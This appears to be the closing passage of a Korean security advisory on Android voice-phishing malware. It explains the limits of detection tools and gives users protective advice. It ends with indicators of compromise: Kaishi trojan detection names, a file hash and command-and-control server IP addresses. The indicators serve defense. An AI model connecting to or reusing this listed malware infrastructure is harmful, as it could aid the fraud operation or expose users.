통화내용을 실시간으로 분석해 보이스피싱을 경고하는 보안앱의 경우 안드로이드 9.0 파이부터 써드파티앱에 의한 통화 녹음 API 접근이 차단되면서, 일부 단말에서는 통화내용 분석을 통한 보이스피싱 점검이 어려워졌다.

보안 업체의 경우 단말기에 설치되는 앱 중 비공식 경로를 이용해 설치된 앱을 수집할 수 있다면 빠른 대응이 가능할 수 있다. 그러나 개인 단말에 설치된 앱을 수집하는 것은 개인정보 보호법, 저작권 보호 등을 고려할 때 적용이 어렵다.

결론적으로, 사용자는 다양한 기관과 보안업체에서 보이스피싱과 악성앱을 예방 및 차단하기 위해 노력을 기울이는 것과 별개로 사용자는 그 한계가 있음을 인지하고 스스로를 보호하고자 하는 자세가 필요하다.

우선 통화상 이뤄지는 개인정보 제공 요청은 거절해야 한다. 또한, 알 수 없는 경로로 배포되는 앱 설치는 지양하고 공식적인 경로를 통해서만 앱을 설치해야 한다. 또한 스팸번호 탐지앱을 활용해 수신되는 전화나 문자의 신뢰도를 확인하면 보이스피싱 피해를 예방하는데 도움이 된다.

마지막으로 V3 Mobile을 이용해 알려진 악성앱의 설치 여부를 주기적으로 확인하는 것이 필요하다. 참고로, 2021년 1분기 안랩에 접수된 진단 로그를 분석한 결과 보이스피싱 악성앱의 진단 수는 20,720건으로 확인되었으며 이 중 2,328건을 제외한 나머지는 다운로드 과정에서 진단되었다. 또 설치 후 진단된 악성앱의 경우도 설치 후 단 시간내에 진단이 가능해 피해를 최소화할 수 있음을 확인했다.

파일 진단

Android-Trojan/Kaishi.f7572
Android-Trojan/Kaishi.f733c
Android-Trojan/Kaishi.f72b5
Android-Trojan/Kaishi.f509d

관련 IoC

HASH

76431d668e750e0ee47242bbda5252cc

C&C서버

154.83.102.138
112.121.161.190
112.121.161.186 ~ 9